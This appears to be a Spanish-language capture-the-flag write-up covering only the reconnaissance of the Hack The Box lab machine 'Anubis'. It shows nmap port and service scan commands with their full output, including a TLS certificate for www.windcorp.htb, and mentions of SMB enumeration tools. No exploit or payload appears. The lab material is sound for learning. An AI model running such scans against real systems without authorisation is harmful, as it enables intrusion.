

Anubis

Escaneo

Primero hacemos un scaneo facilito con nmap -sS




```
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.102 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-22 16:43 CET
Initiating SYN Stealth Scan at 16:43
Scanning 10.10.11.102 [65535 ports]
Discovered open port 135/tcp on 10.10.11.102
Discovered open port 445/tcp on 10.10.11.102
Discovered open port 443/tcp on 10.10.11.102
Discovered open port 593/tcp on 10.10.11.102
Discovered open port 49698/tcp on 10.10.11.102
Completed SYN Stealth Scan at 16:44, 26.36s elapsed (65535 total ports)
Nmap scan report for 10.10.11.102
Host is up, received user-set (0.078s latency).
Scanned at 2024-03-22 16:43:55 CET for 26s
Not shown: 65530 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE        REASON
135/tcp   open  msrpc          syn-ack ttl 127
443/tcp   open  https          syn-ack ttl 126
445/tcp   open  microsoft-ds   syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
49698/tcp open  unknown        syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.45 seconds
           Raw packets sent: 131083 (5.768MB) | Rcvd: 23 (1.012KB)

 /home/unicomanu/Academia/anubis  took 27s  ✔
```




```
bat not found
❯ nmap -p135,443,445,593,49698 -sCV --min-rate 5000 -vvv -n -Pn 10.10.11.102 -oN targeted
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-22 17:17 CET
NSE: Loaded 156 scripts for scanning
```

Hacemos el cat al arcjhivo

- [ ]




```
Scanned at 2024-03-22 17:17:12 CET for 108s

PORT      STATE SERVICE       REASON          VERSION
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
443/tcp   open  ssl/http      syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2024-03-22T17:15:05+00:00; +56m05s from scanner time.
|_http-title: Not Found
| ssl-cert: Subject: commonName=www.windcorp.htb
| Subject Alternative Name: DNS:www.windcorp.htb
| Issuer: commonName=www.windcorp.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-05-24T19:44:56
| Not valid after:  2031-05-24T19:54:56
| MD5:   e2e7:86ef:4095:9908:14c5:3347:cdcb:4167
| SHA-1: 7fce:781f:883c:a27e:1154:4502:1686:ee65:7551:0e2a
| -----BEGIN CERTIFICATE-----
| MIIDLTCCAhWgAwIBAgIQGTQcHTu8XrtFZ6hwEkAoKTANBgkqhkiG9w0BAQsFADAb
| MRkwFwYDVQQDDBB3d3cud2luZGNvcnAuaHRiMB4XDTIxMDUyNDE5NDQ1NloXDTMx
| MDUyNDE5NTQ1NlowGzEZMBcGA1UEAwwQd3d3LndpbmRjb3JwLmh0YjCCASIwDQYJ
| KoZIhvcNAQEBBQADggEPADCCAQoCggEBAK79Y9DwPj7s4/vGfCx8Smiq921EsKI9
| UQLB6ctOlXifp+YGwRKmDjPiRBsRaBcrQJyW8B3s8NKU1mt8dIX0bbn6gqBezeXg
| cu+VXV/5HJmVQ5jxNe02NoY1l+5UBvmfpwRJmUvW+mO5dShhilDsNjPYYhydbme9
| ap6UeFG7zwHfDKywUAFonbyxZcmFvaWUbbswNh0Hc0l7qAIddU8+O4azNNLzBgot
| dstmd5PXMXtX4bdvupAV+PIhsu8ddsbSFAKxh7GLnmNDUv0/Jy1IQRfvpnjFNWAL
| oeQzNmNnzCTNgoB9V7eAnPXCOLulq2geCaJ19WlYRrMc+lzIR/C4wB0CAwEAAaNt
| MGswDgYDVR0PAQH/BAQDAgWgMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcD
| ATAbBgNVHREEFDASghB3d3cud2luZGNvcnAuaHRiMB0GA1UdDgQWBBQu0cbQ/zqK
| aIeIy021WpVKOzBX8TANBgkqhkiG9w0BAQsFAAOCAQEAiyR1RyIWHuLR17cb45U+
| 3rmflhQozUfNm1QMTGXQerX1s5p+Uw0rh7OdJe4VTE7smVPHiFJYzMlrvxl3p6Ur
| UREF7ymW6NkriFZFSFKswHlWR9o5UwNG2QUAN8VjHBuOZT1LP8vgxRT290xh9G2w
| i3Y3R5WA5FLYPYbNBJ7FZUbdMUkvQZI2DL9bd3ZLptqqlk/62kDrIRN2ctq8R6+c
| C+h4MLd5L8Eoftf+5r1SrxTg3cD7ex2bm5cZmLhmtEYA6L1RkUPuf132Fb98URSE
| +heFt1xpfM/EREhI+iwhFhTsDydrebtm9/HlxmDhd8OJqsFXmPWd6cw/llxONk9c
| bA==
| -----END CERTIFICATE-----
```



```
445/tcp   open  microsoft-ds? syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49698/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 29705/tcp): CLEAN (Timeout)
|   Check 2 (port 44828/tcp): CLEAN (Timeout)
|   Check 3 (port 30756/udp): CLEAN (Timeout)
|   Check 4 (port 57583/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2024-03-22T17:14:26
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 56m07s, deviation: 3s, median: 56m04s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Mar 22 17:19:00 2024 -- 1 IP address (1 host up) scanned in 107.77 seconds
```

Vemos el 445 un smb

#SMBMAP



Hacemos un crackmapexec


Intentamos un smbclient


Despues al ver que tenemos un 443

hacemos un whatweb lo que vemos es un 404

Nos dirigimos al certificado de seguridad

More information







Y vemos el certificado la unica informacion que vemos es la de nombre y lo que hariamos seria la de ponerlo en etc/hosts

